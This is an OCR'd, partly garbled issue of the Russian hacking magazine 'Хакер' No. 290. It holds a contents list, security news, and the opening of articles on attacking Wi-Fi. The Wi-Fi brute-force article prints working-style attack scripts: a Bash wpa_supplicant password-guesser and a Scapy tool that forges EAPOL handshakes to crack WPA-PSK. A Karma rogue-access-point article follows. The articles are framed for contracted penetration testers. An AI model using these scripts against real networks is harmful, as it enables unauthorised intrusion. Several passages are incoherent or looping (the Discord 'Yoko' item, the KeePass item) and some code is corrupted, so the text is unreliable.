ХАКЕР

№290

Препарируем Viber для Android

Большой гид по сбору улик в Linux

Как сделать удобный VPN для друзей

Основы безопасного кодинга на Python

КИБЕРФОН

Cover Story

Превращаем телефон на Android в инструмент хакера

№ 290

CONTENTS

MEGANews
Самые важные события в мире инфосека за май

Брут на ходу
Атакуем беспроводные сети простым и эффективным способом

KARMAгеддон
Атакуем клиентские устройства с помощью Karma

Киберфон
Превращаем телефон на Android в инструмент хакера

Продвинутый киберфон
Заряжаем телефон хакерской силой

Фундаментальные основы хакерства
Осваиваем разные способы поиска защит в программах для x86-64

Идеальный пентест
Как довести заказчика до экстаза

Препарируем Viber
Мини-гид по анализу приложений для Android

HTB Precious
Эксплуатируем простую RCE в приложении на Ruby

HTB MetaTwo
Раскручиваем уязвимость в WordPress до полного захвата машины

HTB Flight
Повышаем привилегии в Windows

HTB Interface
Эксплуатируем баг в dompdf и инжектим команды в скрипт на Bash

HTB Absolute
Атакуем Active Directory с повышением привилегий через KrbRelay

VPN для друзей
Разворачиваем свой VPN-сервер с оплатой через Telegram

Дерем три шкуры
Как дампить тикеты Kerberos на C++

Безопасный питон
Осваиваем приемы защищенного кодинга на Python

Что прячет пингвин
Большой гид по сбору улик в Linux

Зоркий глаз
Собираем и программируем на Python устройство для видеонаблюдения

Титры №290
Кто делает этот журнал

MEGA NEWS

Ирина Лёгкая
Технобрезка

В этом месяце: вторжение инопланетян Windows XP здесь-есть-коплять, специалисты не «прятали» домены .zip, VR сделает нервозными CAPTCHA, из KeePass можно изъять пароли, чаты мессенджеров, устройство Эдисона перешагнуло 150 гигов на флешке, Intel раскрывает утечку приватных ключей Intel Boot Guard и другие интересные новости.

ДОМЕНЫ .ZIP И .MOV ТРЕВОЖАТ ЭКСПЕРТОВ

В начале мая компания Google представила возможность домена доверия верхнего уровня (TLD) .google запускать приложения для веб-разработчиков прямо в браузере: clasp, devsh, pnpf, pnpm, ytmp, ytmx, foo, а также домены .zip и .mov. Последнее выглядит опасно среди общепринятых TLD, ведь .mov — это расширение файлов Quicktime.

Домены .zip и .mov существуют с 2014 года, только теперь они стали доступны для регистрации. Сейчас .zip и .mov — это 2 из 7 доменов верхнего уровня, которые могут регистрировать все желающие. Специалисты считают это опасным, ведь эти домены выглядят как имена файлов, а не как адреса сайтов. Например, пользователь может случайно ввести в адресной строке не foo.zip, а foo.zip/index.html, будучи автоматически перенаправлен на URL адресом.

Дело в том, что наши мозги привыкают к имени конструкции «домен/файл», подсознательно имени файла с расширением .zip или .mov. С появлением новых доменов верхнего уровня, которые выглядят как расширения файлов, пользователи могут перестать отличать ссылки от имен файлов, где бы они ни стояли: в адресной строке, в тексте сообщения или даже в имени URL адреса.

Дело в том, что мошенники хлынут на новые конструкции и злоупотребят, создавая имена файлов с расширением .zip или .mov. С появлением новых доменов верхнего уровня, которые выглядят как расширения файлов, пользователи могут перестать отличать ссылки от имен файлов, где бы они ни стояли: в адресной строке, в тексте сообщения или даже в имени URL адреса.


Пример подобной атаки с использованием .mov уже продемонстрировал исследователь Mozilla. Он сделал такую ссылку: evil.com/mozilla.mov/hello.txt. Если пользователь кликнет на ссылку, то сервер evil.com выдаст пустой файл hello.txt, а браузер Firefox, который распознает в имени домена .mov, предложит пользователю скачивать файл, который якобы называется mozilla.mov.

В этом новом домене выявлен вторая серьезная проблема, что злоумышленник в домене .google может создать сервис, который будет выдавать что угодно для любого пользователя, который перешел по ссылке вида google.foo/bar.


Экспериментировать можно доменами в .google. Для этого нужно зарегистрировать свой проект в Google Cloud Console, подключить к нему Firebase, выбрать имя проекта (например, foo) и в поле «Public directory» прописать bar. Теперь при переходе на foo.google.com/bar пользователь увидит index.html, который лежит в папке bar. Это позволит обходить ограничения Content Security Policy (CSP) и использовать сервисы вроде JSONPlaceholder для тестирования API, а также для фишинга. Злоумышленники могут использовать домены .google для распространения вредоносных файлов, поскольку CSP не блокирует загрузку файлов с доменов .google. Кроме того, домены .google могут быть использованы для обхода CSP, если сервер позволяет загружать свои файлы пользователям.

Google пообещала ограничить использование доменов .google, но пока что ограничений нет. Пользователям стоит быть внимательными и проверять URL перед кликом, особенно если ссылка выглядит как имя файла. Также стоит использовать расширения для блокировки доменов .zip и .mov, если вы не ожидаете их использования.


ИИ РИСУЕТ БЕЗУМНУЮ CAPTCHA В DISCORD



Пользователи поделились, что CAPTCHA в Discord, которая предотвращает клонирование аккаунтов, заставляет их кликнуть на произвольные фото, которые выглядят как «Yoko». Сообщения об ошибке отсутствуют, а кнопка «Skip» не помогает. Фото, которые нейросеть выбрала из 9 по запросу «Yoko»:



Дополнительно с этим фото еще «Yoko» — это не пустая ошибка, а ИИ-генерация фото Yokoнеко, которая тоже создана искусственным интеллектом. Ее и спрашивают в Discord, а сервер отказывает, если ответ не «Yoko» или пустое фото. Ответ на вопрос «Yoko» — это «Yoko» в ответ на «Yoko».



CAPTCHA для Discord генерируется нейросетью Google, но пропуск идет каждый раз. Сервер отказывается, который тоже создан искусственным интеллектом. Ответ на «Yoko» генерируется в ответ на «Yoko» — это «Yoko» в ответ на «Yoko» — это «Yoko» в ответ на «Yoko» — это «Yoko»

MEGANEWS
№ 11 (2015) 11 ОКТЯБРЯ

ПРОБЛЕМА В KEEPASS ПОЗВОЛЯЕТ УЗНАТЬ МАСТЕР-ПАРОЛЬ

Функция чтения KeePass позволяет уличные боевики выполнять свои задачи гораздо лучше, чем предполагалось. Уязвимость позволяет злоумышленникам узнать мастер-пароль к базе данных KeePass, если у них есть доступ к файлу триггеров. Обнаружение. Обнаружение проблемы частью сил учебного отдела доктора Пасквалиса. Это этап могли бы для злоумышленников ещё хуже.

**KeePass Password Safe — кроссплатформенная утилита для хранения паролей, разработанная частью сил учебного отдела доктора Пасквалиса. Обнаружение. Обнаружение проблемы частью сил учебного отдела доктора Пасквалиса. Это этап могли бы для злоумышленников ещё хуже. Если у злоумышленников есть доступ к файлу триггеров, они могут изменить конфигурацию KeePass так, чтобы при следующем использовании тот сохранял мастер-пароль в открытом виде. Для этого злоумышленнику нужно отредактировать файл триггеров, ничего сложного, достаточно — только случайно воспользоваться им

MEGANEWS
№ 1 (Ноябрь 2023)

INTEL РАССЛЕДУЕТ УТЕЧКУ КЛЮЧЕЙ INTEL BOOT GUARD

Компания Intel расследует заявление хакеров, которые утверждают, что поняли и ЭФУ прямые ключи, используемые Intel Boot Guard. Для в чем, что ключи могут быть использованы злоумышленниками для обхода защиты UEFI Secure Boot.

Как сообщается, в начале апреля 2023 года, выжившийся группировка Money Message взяла в плохие заложники производителя MSI (Micro-Star International). По информации СМИ, выжившие поняли у компании 1 терабайт данных, среди данных с потребовали выкуп в размере 4 млн долларов США.

Злоумышленники писали, что в их распоряжении оказался исходный код MSI, включая фреймворк для разработки BIOS», а также «приватные ключи, используемые производителем материнских плат этого BIOS и установить его ПК с этим BIOS».

Однако, заявив об получении от компании выкупа и начали публиковать в открытом доступе приватные ключи, включающие, включая исходный код, используемый материнскими платами MS. В числе ключей Binary Analysis Mirroscope (Alex Matrosov) предупредил, что уже ключей содержит приватные ключи для подписи образов для процессоров Intel и приватные ключи Intel Boot Guard для 1 поколения до 10.

Микрософт обнаружил, что такая утечка может привести к тому, что Intel Boot Guard не сможет обеспечить защиту на платформах MSI, использовавших процессоры Type Intel Boot Guard для Boot Loader. Кроме того, похоже, ключи Boot Guard и UEFI защищают несколько производителей процессоров, а том числе Intel, Lenovo и Supermicro.

Защитным фундаментом Intel Boot Guard, встроенным в современное железо Intel, предотвращает атаки после активности от заказчиков ПО и сохранить процессор Intel Boot Guard, подписанное на сбоях процессора с помощью приватного ключа Intel Boot Guard, подписан

БРУТ НА ХОУД

АТАКУЕМ БЕСПРОВОДНЫЕ СЕТИ ПЕРЕБОРОМ ПАРОЛЕЙ ЧЕРНЫМ СПОСОБОМ

Атаки на Wi-Fi «черными» разнообразны: злоумышленник может попытаться взломать «бумажный» пароль, а точки доступа, да и последние могут использовать различные способы получения несанкционированного доступа к защищенной информации и показываем, как не оградить от подобных атак. Рассмотрим статьи серии «Фетишизм. Серия хакерской безопасности — дальнобойный и с защитой от прослушки».

xdef
Lead cybersecurity analyst at Positive Technologies
xdef@ptsecurity.ru

INFO

Эта статья — часть серии публикаций о практическом приеме клонка и атак с использованием подручных устройств, которые можно собрать дома. В этих материалах мы рассмотрим простые способы получения несанкционированного доступа к защищенной информации и показываем, как не оградить от подобных атак. Предыдущая статья серии: «Фетишизм. Серия хакерской безопасности — дальнобойный и с защитой от прослушки».

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нормальной работы перечисли преследуется по закону.

Наиболее часто встречается сети WPA PSK. Даже если в компании используется сети WPA Enterprise, в все остальные запрещены, мы всегда можем найти WPA PSK благодаря тем же беспроводным принтерам и всяческим несанкционированным точкам доступа, работающим на телефонах сотрудников. И что бонус перимеетр компании, тем больше таких потенциальных точек входа можно обнаружить. При атаках на точки доступа с WPA PSK обычно используется следующая схема.

Классическая схема действий при атаках WPA PSK.

Но что делать, если точек доступа нет клиентов? Грубо говоря, где-то в компании есть сервер с беспроводной точкой доступа с использованием активных клиентов, а другая половина не будет подключена PMKID, и у таких сетей имеется ограничение WPS. Выберем подробные точки доступа устойчивы к атакам, даже если на них использовали пароль. 12345678? А что нам мешает взломать?

ОНЛАЙНОВЫЙ БРУТФОРС С ИСПОЛЬЗОВАНИЕМ WPA_SUPPLICANT

Подобрать пароль к обычной WPA-сети всегда можно простым перебором, аутентификацию и отправляя каждый раз пароль непосредственно у точки доступа (этот метод называется онлайн-брутфорсом).


Атаки онлайн-брутфорсом пароля к Wi-Fi сетям крайне редки, и в интернете можно найти не так уж и много рекомендаций такой атаки. Она и понятно: ведь ее скорость низкая в сравнении с брутфорсом того же WPA. Handshake или PMKID. Но именно эта атака может быть единственно возможной поэтому в четверти случаев. И пусть скорость подбора будет не так высока, это много лучше, чем ничего, и спустя какое-то время у нас пароль. Не прямо нам высокая скорость брутфорса, когда рекламируют «миллионы паролей» Можно предположить, что перебор — на каждой точке доступа пароль использовали простенький пароль 12345678. Нужны ли атаки подобным устройствам и нужен ли кошелек?

Брутфорс онлайн в среднем в четверти точек доступа, несколько паролей

А что, если все взломаны с десятком самых слабых паролей? Реализовать онлайн-брутфорс на можем достаточно просто с помощью скрипта на Bash, использует лишь wpa_supplicant.

```
wpa-brute.sh
#!/bin/bash
RED='\x1b[31m'
GREEN='\x1b[32m'
GREY='\x1b[37m'
RESET='\x1b[0m'

THREADS=25
IFACE=wlan0
[[ $# -gt 1 ]] && essid='$1' || read -p 'essid: ' essid
[[ $# -gt 2 ]] && wordlist='$2' || read -p 'wordlist: ' wordlist
[[ $# -gt 3 ]] && threads='$3' || threads=1
rand=$RANDOM

if [ "$threads" -eq 1 ]; then
    touch /tmp/wpa_${rand}_${essid}.conf
    while read -r password
    do
        wpa_passphrase "$essid" "$password" > /tmp/wpa_${rand}_${
essid}.conf
        echo -n $RESET "[+] [$now] $IFACE $essid: $password"
        sed -i -'s/.*#psk=.*$/status_sslo0=1;/' /tmp/wpa_${rand}_${
essid}.conf
        sudo ifconfig $IFACE up
        sudo timeout $TIMEOUT wpa_supplicant -i $IFACE -c /tmp/wpa_
${rand}_${essid}.conf> 2>&1 > /tmp/wpa_${rand}_${essid}.log' &
        wpa_supplicant=$!
        tail -f '/tmp/wpa_${rand}_${essid}.log' 2> /dev/null | while
read -t $TIMEOUT line
        do
        echo "$line"
        if echo "$line" | grep -q "completed"; then
            break
        elif echo "$line" | grep -q "handshake failed"; then
            break
        fi
        done
        sudo pkill -P $wpa_supplicant 2> /dev/null
        now=$(date +'%H:%M:%S')
        if grep -q "completed" '/tmp/wpa_${rand}_${essid}.log' > /dev/
null; then
            echo -e $GREEN "[+] [$now] $IFACE $essid: $password"
$RESET
            exit 1
        elif grep -q "handshake failed" '/tmp/wpa_${rand}_${essid}.
log'; then
            echo -e $RED "[-] [$now] $IFACE $essid: $password" $RESET
        else
            echo -e $GREY "[-] [$now] $IFACE $essid: $password"
$RESET
            echo "$password" >> $wordlist
        fi
        rm '/tmp/wpa_${rand}_${essid}.log' 2> /dev/null
        rm '/tmp/wpa_${rand}_${essid}.conf' 2> /dev/null
done < $wordlist
elif [ "$threads" -gt 1 ]; then
    typeset -i ctid=0
    for ((thread=0; thread<$threads; thread++)); do
        $0' '$1' '$2' | cat '$2' | awk 'NR%$threads==$thread"] || pkill
-f '$0' $1
        ((ctid++))$1
        disleep 0.25
    done
    for pid in $(pidof $0); do
        tail --pid=$pid -f /dev/null
    done
fi
```

Скрипт будет пытаться подключиться к точке доступа, используя исключительно пароли из словаря. Но какой алгоритм, чтобы избежать блокировок, он может менять наш MAC-адрес на каждый раз. Такой скрипт не требует особых ресурсов бесплатного сетевой карты и может быть запущен на любом компьютере и даже на устройстве с Android.



Брутфорс онлайн в глубину в четверти точек доступа (точка доступа, много паролей)

Этот метод не так уж и плох, ведь даже Android по умолчанию управляет беспроводными соединениями через старый добрый wpa_supplicant. Считается, что онлайн-брутфорс точек доступа не парализует, а скорость подбора пароля значительно невысокою. Однако при одновременном брутфорсе нескольких сетей с двух устройств не было замечено падения скорости; следовательно, уязвимости быстродействия возможно.

В скрипте wpa-brute.sh есть поддержка многопоточности, реализовано как достаточно простым и оригинальным способом: на одном и том же WLAN-интерфейсе мы можем одновременно запускать сразу несколько процессов wpa_supplicant. Пока один идет спектр от точки доступа, другой wpa_supplicant может отправить пакеты аутентификации со следующим паролем. Значит, скорость брутфорса все же может быть увеличена. Правда, в разумных пределах и не на всех точках доступа с равной стенкой.

Добавим обертку вокруг скрипта wpa-brute.sh, мы можем реализовать брутфорс в цикле:

```
wpa-brute-wordlist.sh
#!/bin/bash
RED='\x1b[31m'
GREEN='\x1b[32m'
GREY='\x1b[37m'
RESET='\x1b[0m'

IFACE=wlan0
TIMEOUT=60
MAX_TRIES=5
MAC_TRIES=5
[[ $# -gt 1 ]] && PASSWD=$[$1] || while read passwd; do PASSWD=${"
$passwd"}; done
#PASSWD=$(/12345678 12345678) 12345678 qwertyuiop 1q2w3ee4 987654321
1q2w3e4r5t qazwsxedc 11111111

#sudo killall -9ILL wpa_supplicant 2> /dev/null
#kill /tmp/wpa_brute 2> /dev/null && chmod o+w /tmp/wpa_brute

while :;
do
    sudo ifconfig $IFACE up
    typeset -i essids=0
    typeset -i essids=${
    typeset -i essids=${
    IFS=$'\n\0'
    for line in $(sudo iw dev $IFACE scan 2> /dev/null | egrep
'SSID:[0-9a-zA-Z]|signal:|Authentication' | tr $'\n' $'\t' | sed -e 's/
BSS/\nBSS/g' | grep 'PSK')
    do
        IFS=$'\t' read -r -a essid signal crst <<<"$line" ; set -rh
"x;${3,,}${2:1:${#signal}-2}${1:${#1:${#1:${#1:${#1:${#1:${#1:${#1:${
t1:3}"
        if [ -n "$essid" ]; then
        echo "[*] $[$[$[$
```

БРУТ НА ХОДУ

АТАКУЕМ БЕСПРОВОДНЫЕ СЕТИ ПРОСТЫМИ И ЭФФЕКТИВНЫМИ СПОСОБАМИ

ОНЛАЙНОВЫЙ БРУТФОРС С ИСПОЛЬЗОВАНИЕМ SCAPY

Если в нашем распоряжении есть сетевая карта с режимом мониторинга и несколько минут ничего не делающего пассажира, можно попробовать получить реальный брутфорс. Для этого нужно использовать протокол, по которому клиентский пароль отсылается точке доступа WPA PSK. — EAPOL. А именно пакеты для его пакета — M1 и M2. Пакет M1 будет отправлен точке доступа, так что нам нужно уметь читать его и не отслеживать каждый пакет. M2 содержащий уже контрольную сумму пароля. И если мы получим от точки доступа еще и M3 пакет EAPOL, значит, пароль был верный.

В интернете я не нашел готовых примеров отправки WPA PSK через EAPOL, все, что попалось довольствовалось. — это кучи кода, которые выдирают handshake. Тем же мне нужен наоборот инфорсящая скаскрипт, достаточно для того, чтобы самостоятельно рассчитывать вычисление ключа WPA PSK с использованием EAPOL и посылать все целому подарочек.

Итак, приведу пример как нужно сделать ОДНО и MAC-адрес (BSSID) беспроводной сети, которые можно получить из Beacon-пакета:

```
#!/usr/bin/python2
from scapy.all import *
from threading import Thread
from time import sleep
import hmac, binascii
import random
from sys import argv

beacon = None
def get_beacon():
    def handle(p):
        global beacon
        seen_receiver = p[Dot11].addr1
        seen_sender = p[Dot11].addr2
        seen_bssid = p[Dot11].addr3
        if target.lower() == seen_bssid.lower():
            print("[*] Beacon from Source {}".format(seen_bssid)
            return True
    sniff(iface=iface, lfilter=lambda p: p.haslayer(Dot11Beacon),
stop_filter=handle, timeout=wait)

Thread(target=get_beacon).start()
wait = 5
while not beacon and wait > 0:
    sleep(0.01)
    wait -= 0.01
if beacon:
    print("[+] beacon received")
else:
    print("[-] no beacon received")
    exit()
```

Подключаемся к точке доступа. Для этого ей нужно отправить запрос аутентификации:

```
authorization_request = RadioTap()/Dot11(proto=0, ID=0x13a0, type=0,
11, addr1=source, addr2=target, addr3=target, SC=0, type=0) /
Dot11Auth(status=0, seqnum=1, algo=0)

in_auth_found = False
def get_authorization_response():
    def handle(p):
        global in_auth_found
        seen_receiver = p[Dot11].addr1
        seen_sender = p[Dot11].addr2
        seen_bssid = p[Dot11].addr3

        if target.lower() == seen_bssid.lower() and
            target.lower() == seen_sender.lower() and
            source.lower() == seen_receiver.lower():
            in_auth_found = True
            print("[*] Detected Authentication Response from {}".
format(seen_sender))
        return in_auth_found
    sniff(iface=iface, lfilter=lambda p: p.haslayer(Dot11Auth),
stop_filter=handle, timeout=wait)

Thread(target=get_authorization_response).start()
sleep(0.01)
authorization_request, verbose=0, count=1)
wait = 10
while not in_auth_found and wait > 0:
    sleep(0.01)
    wait -= 0.01
if in_auth_found:
    print("[+] authenticated")
else:
    print("[-] no authenticated")
    exit()
```

Как только от точки доступа поступили согласие, отправляем Association-запрос:

```
association_request = RadioTap()/ Dot11(proto=0, ID=0x13a0, type=0,
0, addr1=source, addr2=target, addr3=target, SC=0, type=0) /
    / Dot11AssocReq(listen_interval=3, cap=0x1831) /
    / Dec(ssid)Dot11Elt(ID=0,ssid=ssid)

in_assoc_found = False
def get_association_response():
    def handle(p):
        global in_assoc_found
        seen_receiver = p[Dot11].addr1
        seen_sender = p[Dot11].addr2
        seen_bssid = p[Dot11].addr3

        if target.lower() == seen_bssid.lower() and
            target.lower() == seen_sender.lower() and
            source.lower() == seen_receiver.lower():
            in_assoc_found = True
            print("[*] Detected Association Response from Source {0}".
format(seen_sender))
        return in_assoc_found
    sniff(iface=iface, lfilter=lambda p: p.haslayer(Dot11AssoResp),
stop_filter=handle, timeout=wait)

Thread(target=get_association_response).start()
sleep(0.01)
association_request, verbose=0, count=1)
wait = 10
while (not in_assoc_found or not anonce) and wait > 0:
    sleep(0.01)
    wait -= 0.01
if in_assoc_found or anonce:
    print("[+] associated")
else:
    print("[-] no associated")
    exit()
```

На чаю Association-запрос точка доступа отвечает положительно и сразу начинает отправлять пакеты EAPOL, в которых нам нужно выловить, читать и сохранить значение поля PMKID. В этом случае нам как будет интересоваться поле **ANONCE**, на основе которого в дальнейшем будет считаться ключ сумма пароля:

```
anonce = "0"
def get_m1():
    def handle(p):
        global anonce
        seen_receiver = p[Dot11].addr1
        seen_sender = p[Dot11].addr2
        seen_bssid = p[Dot11].addr3
        key_mic_1_ver = 0x00000000
        if target.lower() == seen_bssid.lower() and
            target.lower() == seen_sender.lower() and
            source.lower() == seen_receiver.lower():
            ver = str(p[EAPOL].payload[1].payload.flags)[-
-1:]
            key_mic_1_ver = bytes(p[EAPOL].payload[1].payload[1:3])
            print("[*] EAPOL M1 From Source {}".format(seen_bssid)
            return True
    sniff(iface=iface, lfilter=lambda p: p.haslayer(EAPOL),
stop_filter=handle, timeout=wait)

Thread(target=get_m1).start()
sleep(0.01)
if not anonce and wait > 0:
    sleep(0.01)
    wait -= 0.01
if anonce:
    print("[+] M1 ANONCE: {0}".format(anonce.hex()))
else:
    print("[-] no M1 received")
    exit()
```

Вот теперь мы должны получить ключ пакет EAPOL. Более известный как WPA Handshake (в нашем случае пока еще Half-handshake):

```
def assemble_EAP_Expanded(self, l):
    ret = b""
    for i in range(len(l)):
        if l[i][0] & 0x07FF == 0x0F00:
            ret = l[i][1]
        else:
            ret += pack('H', l[i][0]) + pack('H', len(l[i][1])) +
l[i][1]
    return ret

def PRF_512(y,A,B):
    return b"".join(hmac.new(key,A+chr(0).encode()+chr(i).encode(),
hashlib.sha1).digest() for i in range(4))[:64]

def get_ptmk():
    o = 0
    for _ in range(n):
        o = int(random.random()*255).to_bytes(1, 'big')
        return o

def ldmac():
    o = b""
    for m in mac.split(':'):
        o += int(m, 16).to_bytes(1, 'big')
    return o

pmk = hashlib.pbkdf2_hmac('sha1', password.encode(), essid.encode(),
4096, 32)
snonce = get_ptmk()
print("[*] PMK:{}".format(pmk.hex()))
print("[*] snonce:{}".format(snonce.hex()))
ldmac = ldmac()
lnmac = b'\x01\x03'+b'\x00\x75'+b'\xc2\x00\x00\x00'+bytes(
[len(ldmac)]*6)+ldmac+bytes(
[len(snonce)]*6)+snonce
ptk = PRF_512(pmk, lnmac, ANONCE)
print("[*] PTK: {}".format(ptk.hex()))
print("[*] KCK: {}".format(ptk[:16].hex()))

eapol_data_4 = bytearray(122)
eapol_data_4[0:1] = b'\x01'  # Key Description Type: EAPOL RSN Key
eapol_data_4[1:2] = b'\x030a'  # Key Information: 0x030a
eapol_data_4[2:4] = b'\x00\x00'  # Key Length: 0
eapol_data_4[5:5+8] = b'\x00\x00\x00\x00\x00\x00\x00\x00'  # Replay
Counter
eapol_data_4[13:13+32] = snonce # WPA Key Nonce
eapol_data_4[45:45+16] = b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00'  # WPA Key Iv: 00000000000000000000000000000000
eapol_data_4[61:61+8] = b'\x00\x00\x00\x00\x00\x00\x00\x00'  # WPA
Key RSC
eapol_data_4[89:89+8] = b'\x00\x00\x00\x00\x00\x00\x00\x00'  # WPA
Key ID
eapol_data_4[77:77+16] = b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00'  # WPA Key MIC
eapol_data_4[93:93+2] = b'\x01\x0a'  # WPA Key Data Length: 22
eapol_data_4[95:95+26] = bytes(rsn_ap)  # WPA Key Data Length

mic = hmac.new(kck, b'\x01\x03\x00\x75' + bytes(eapol_data_4[:77]) +
chr(0.format('0x00').encode() + bytes(eapol_data_4[78:])
, hashlib.sha1).digest()[0:16]
print("[*] MIC: {}".format(mic.hex()))

m2 = Radiotap()/ Dot11(proto=0, ID=0x13a0, addr2=source, addr3=
target, addr1=target, subtype=8, SC=0, type=2, ID=55888) \
    / Dot11QoS(TID=6, TXOP=0, EOSP=0) \
    / LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) \
    / SNAP(OUI=0x000000, code=0x888e) \
    / EAPOL(version=1, type=1, len=117) / bytes(eapol_data_4)

def checksum(data):
    FSC = binascii.crc32(data) & (1<<32)
    FSC = str(hex(FSC))[2:]
    FSC = "0" * (8-len(FSC)) + FSC
    return bytes.fromhex(FSC)[::-1]

m2 /= checksum(bytes(m2))
sendp(m2, verbose=0, iface=iface)
```

Теперь нам нужно лишь ждать, когда клиент отсылает на точку доступа M3-пакет EAPOL (вторую половину Handshake). Это будет означать, что мы угадали пароль. Если нет, выбрасываем в сокет начало без с другим паролем:

```
anic = "?"
def get_m3():
    def handle(p):
        global anic
        seen_receiver = p[Dot11].addr1
        seen_sender = p[Dot11].addr2
        seen_bssid = p[Dot11].addr3
        key_mic_1_ver = 0x00000000
        if target.lower() == seen_bssid.lower() and
            target.lower() == seen_sender.lower() and
            source.lower() == seen_receiver.lower():
            ver = str(p[EAPOL].payload[1].payload.flags)[-
-1:]
            key_mic_1_ver = bytes(p[EAPOL].payload[1:3], bytearrayer='big')
$ key_mic_2_ver = ver
            print("[*] EAPOL M3 From Source {}".format(seen_bssid)
            return True
    sniff(iface=iface, lfilter=lambda p: p.haslayer(EAPOL),
stop_filter=handle, timeout=wait)

Thread(target=get_m3).start()
wait = 1.0
while not anic and wait > 0:
    sleep(0.01)
    wait -= 0.01
if anic:
    print("[+] M3 ANIC: {0}".format(anic.hex()))
    exit(0)
else:
    exit(1)
```

Если все это шоу будет `./auth.py 00:11:22:33:44:55 test_wifi -Ppassword`, то:

```
$ echo $?
1
$ ./auth.py 00:11:22:33:44:55 test_wifi -Ppassword; ech
break; fi
done
$ passwords.txt
```

В скрипте **brute.py** этот код был немного розгрикашен в более удобное для многопоточности формы:

```
$ ./brute.py -i wlan0 -c 1 -p passwords.txt -t 10 00:11:22:33:44:55 test_wifi
[*] Start brute with password: passwords.txt
[*] Start 10 thread
[*] Set channel 1 on wlan0 [*] Start sniff packets on wlan0
```

ГРЕДЛОК

АТАКУЕМ КЛИЕНТСКИЕ УСТРОЙСТВА С ПОМОЩЬЮ KARMA

Даже если твое клиентское устройство не подключено к Wi-Fi, оно может стать объектом атаки. Существует целый комплекс для сбора информации, позволяющих скомпрометировать клиентов девайсов с модулем Wi-Fi на борту. Сегодня мы подробно разберем, как работает эта технология.

elf07
Lead security analyst at SOLAR InfoWatch
elf07@hack.ru

KARMA, Karma Attacks Radiod Machines Automatically. — это рекурсивный акроним, расшифровывающийся примерно как «Karma атакует радиосистемы автоматически». И слово «автоматически» имеет тут ключевой смысл.

INFO

Эта статья — часть серии публикаций о практическом прямом взломе и эта с использованием подручных устройств, которые можно собрать дома. В этих материалах мы рассказываем простые способы получения несанкционированного доступа к защищенной информации и показываем, как не отрыдать от подобных дел. Предыдущая статья серии: Взлом на коленке. Атакуем беспроводные сети простым и эффективным способом».

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы сетей и нарушение тайны переписки преследуется по закону.

При атаках на Wi-Fi злоумышленник чаще всего обращает внимание на точки доступа. Их атаковать куда проще, ведь они почти всегда неограничены и ни хорошо смешаны (Enterprise) корпоративные беспроводные сети. Поскольку они анонсируют себя. Да и компрометация точки доступа имеет вполне понятные перспективы.

Другое дело — клиентские устройства. Что они могут дать хакеру? Три устройства можно атаковать, ведь они не шлют в радиоэфире пакеты стоп, не активно. Тем не менее клиентские устройства можно спиздить, поюзать — это и ноутбуки, и телефоны, и IP-камеры, и еще бесчисленное количество девайсов. И Karma — это, пожалуй, лучшая атака, которую можно применить на клиентские устройства сразу с нескольких сплитов. Такие атаки сложнее в реализации, зато во эксплуатации слишком зрелищно простого для пострелы.

ТЕОРИЯ

Все атаки на клиентов — как пользователей, так и их устройства — разнообразятся через Rogue AP (мошеннические точки доступа). Они так или иначе используют для атаки уязвимости в протоколе беспроводной сети. Поскольку именно клиентская сторона инициирует подключение, то без доверия тут не обойтись. Так же ранее описанные атаки на точки доступа, куда более важен второй пункт — автоматическое подключение.

Не подключенные к точке доступа клиентские устройства не столь «заразительны», как точки доступа, однако перехватчики они шлют в радиоэфир пробы-пакеты, содержащие SSID, — те самые сети, к которым они могут подключиться без участия пользователя.

```
[ 0] 0:00:00 Probe Request [ssid="Home_Network"] [rssi=-67]
[ 1] 0:00:00 Probe Request [ssid="Home_Network"] [rssi=-67]
[ 2] 0:00:00 Probe Request [ssid="Home_Network"] [rssi=-67]
[ 3] 0:00:00 Probe Request [ssid="Home_Network"] [rssi=-67]
[ 4] 0:00:00 Probe Request [ssid="Home_Network"] [rssi=-67]
[
```

KARMA-ГЕДДОН


АТАКУЕМ КЛИЕНТСКИЕ УСТРОЙСТВА С ПОМОЩЬЮ KARMA

АТАКИ

В Wikipedia сказано, что Karma нацелена на открытые сети, но на деле ничто не мешает применить атаку и к закрытым сетям. В зависимости от типа подниимаемой нами сети возможны три сценария:

- OPN — поднятие открытой сети, прием трафика устройства, сетевые атаки на устройство;
- WPA — захват сохраненного пароля в виде half-handshake, брутфорс, переход к сценарию с OPN;
- EAP — прием учетных данных.

В общем, матрица возможных с Karma атак достаточно обширна.



Однако все публичные инструменты, умеющие выполнять атаку Karma, не делают ничего после подключения клиента. При реализации такой атаки некорректно проводить черту после подключения устройства, ведь в этот момент хакер может применить некоторые приемы, специфичные только в этом случае. Да и самое интересное начинается после подключения клиента. Но обо всем по порядку.

Karma-OPN


Атака Karma через открытые сети позволяет получить сетевой канал взаимодействия с клиентом. А учитывая, что атакующий в отношении клиента находится в позиции шлюза, то есть он пересылает трафик клиента, на него могут быть направлены многочисленные атаки — от простых сетевых до MITM. Также в момент подключения клиента с помощью особых настроек сети, задаваемых посредством DHCP, становится возможным заставить клиент пустить сетевой трафик других интерфейсов через атакующего, достигая эффекта сверх-MITM. Теперь немного подробнее.

Attack OPN → Overlap

